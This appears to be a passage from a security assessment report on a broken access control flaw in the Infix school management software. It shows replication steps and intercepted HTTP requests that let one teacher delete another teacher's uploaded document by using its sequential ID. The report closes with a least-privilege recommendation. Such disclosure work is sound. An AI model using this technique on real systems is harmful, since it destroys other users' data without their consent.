


## Broken Access Control (BAC) – Delete Anyone's Uploaded Document

### Observation:


It was observed that every document uploaded by anyone has a unique however easily identifiable sequential identifier. In this case the First teacher has uploaded document id of "2" and second teacher has document id of "3". Exploiting the broken access control vulnerability first teacher is able to delete the second teachers document without their consent.

### Steps To Replicate:

**Step 1:** Login inside **1<sup>st</sup> Teacher** account and it can be observed that the document id of the uploaded document is "2" as shown below.



**Step 2:** Login inside the **2<sup>nd</sup> Teacher** account and it can be observed that the document id of the uploaded document is "3".



The screenshot displays the Infix HRMS application interface. On the left is a dark sidebar with navigation links: Dashboard, Academics, Study Material, Lesson Plan, Student Info, HomeWork, Transport, and Dormitory. The main content area is titled 'Human Resource' and 'Staff Details'. It features a top navigation bar with 'Name/Admission No.' and a date filter for '2025 [Jan-Dec]'. Below this, there are tabs for 'PROFILE', 'PAYROLL', 'LEAVE', 'DOCUMENTS', and 'TIMELINE'. The 'DOCUMENTS' tab is active, showing a table with columns for 'DOCUMENT TITLE' and 'ACTION'. A red box highlights the 'Delete Document' button in the 'ACTION' column. The 'Staff Details' section on the left shows fields for 'Staff Name' (Tech 1), 'Role' (Teacher), 'Designation', 'Department', and 'EPF NO'.

Intercept on

→ Forward

▼

Drop

▼

Time	Type	Direction	Method	URL
18:25:13.2 Feb...	HTTP	→ Request	GET	http://127.0.0.1/delete-staff-document-view/2

### Request

Pretty

Raw

Hex

↶

↷

In

≡

```

1 GET /delete-staff-document-view/2 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-CRFP-Token: enic2o34d7Yz0655iuQK4lie7xKvwQwrW8LicLNs
8 X-Requested-With: XMLHttpRequest
9 Connection: keep-alive
10 Referer: http://127.0.0.1/view-staff/2
11 Cookie: XSRF-TOKEN=
    eyJpdiI6InRyODZDeWZlZjR3J0SEdYa3VwVEE5PSI6InZhbnV1IjoicloyaFJEMTNhN2NwQmScCdlp3RGhNkYShYSEWVFUeThosVndHdlVkcDN3S3h3VlowSD10Q0gwOX10bW04VTIyU3V4SEpicnc4UmVhbnVUVWJo
    RG4WHlFzNDREddEjpbjdCaDAZWThsaahORR5WdGcMSW1lwaZidFgdkJpQW5ZhsYlLC3tYWMiOAJkZGPaHWQxY3IwODU1Y3JhNDBlYWE1M3RlNDgyNThaOTVhbnNjZDA1ZGR3ZTFlYWRjODFhN2h5ND1lODQ1MmRlIiwia
    dGFmIjoiaWoiOjM3Dm: infix_edu_session=
    eyJpdiI6InRyODZDeWZlZjR3J0SEdYa3VwVEE5PSI6InZhbnV1IjoiclR5SGZVTFpfaT4BY014K0c4N2S1WTRhaU56OER1WE1l0bsN3aGZHeGFVY3RgeRo0YTcyeydHNTI1fwbWZlR3FhbnNjU1h1UGUFTVZ0pvcUmYh3dxKwVo
    RUIlaWVpc3Rlc3RkQ044HWQNHFB3J3dFh0cWRF5YjU5cnZUZWicNTUhbnV1IjYwQ1lC3tYWMiOAJkZGPaHWQxY3IwODU1Y3JhNDBlYWE1M3RlNDgyNThaOTVhbnNjZDA1ZGR3ZTFlYWRjODFhN2h5ND1lODQ1MmRlIiwia
    dGFmIjoiaWoiOjM3Dm
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16
```

**Request**

Time	Type	Direction	Method	URL
18:25:13.2 Feb...	HTTP	→ Request	GET	http://127.0.0.1/delete-staff-document-view/2




**Request**

Pretty Raw Hex


```

1 GET /delete-staff-document-view/2 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-CSRF-TOKEN: whiteDQj4dVZ06S5IuHxKlie7szKwqqrW8LicLms
8 X-Requested-With: XMLHttpRequest
9 Connection: keep-alive
10 Referer: http://127.0.0.1/view-staff/2
11 Cookie: XSRF-TOKEN=eyJ3pdGlpeInyMzE2eVJ3OSR5a3VnVERSPSIieInZhHVljoicloyaVJENTNQNChWcScldlpjRGHuYWhSYtBWRUoTfHoSeVndHdlVrceDN3SlhYVlowSD10Q0pwOXkiOjW04VTtyU3V4SEpienc4UmVmMnVVVaJoRg4mFlFeHDREBEdBpbjdcaDAcWTMsamhOREsWdcMSWlleMZl4Pg0dk7pQvSNzNaYlLCJCVWNI0iJkZGFmHWQxYjIweDUUYjJaMDBlYWRIINjElNDgyNThtaTVkHMaHjZDAIZG83ZF1FYWJjODFlNCMHd1lODQlMmRIIiwidGFnIjoiaW043dCI6Imfix_edu_session=eyJ3pdGlpeInyMzE2eVJ3OSR5a3VnVERSPSIieInZhHVljoiclorRE8CVTFPaTB0YT014KOc4NC5lWTRhaU56OE1WR1l0bnN3aGJHeCZFUjRgeRo0YTsydHY7CT1FubVZLRjFuMmh1U1lhUGFCFTV0pwcUMybzdxQmVoRlUmqWipc3NiRkOU4MHVQHhFRbTJ0UEhWHF5YjUsncZUZitNYUNH1o1LYWQiLCJCVWNI0iJmHjQxODQlMzE3RHNCE3YmZmaRyODGc0TVjYWR1ZDY0ODkxNC84NmMeyTYUyNC13OGUyHWQxZyY2ZDY2OGVlMjcyIiwidGFnIjoiaW043dCn0
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
  
```

**Step 5: Confirm the deletion and refresh the 2<sup>nd</sup> Teachers dashboard.**



**Step 6:** It can be observed the document of **2<sup>nd</sup> Teacher** is deleted indicating **1<sup>st</sup> Teacher** was able to delete the **2<sup>nd</sup> Teacher's** document without their consent.



**Recommendation:**

Users should only have the minimal level of access necessary to perform their tasks. This principle limits the potential damage that can occur from unauthorized access. Organizations should create detailed access control policies that clearly define roles and permissions. These policies should be documented and regularly reviewed.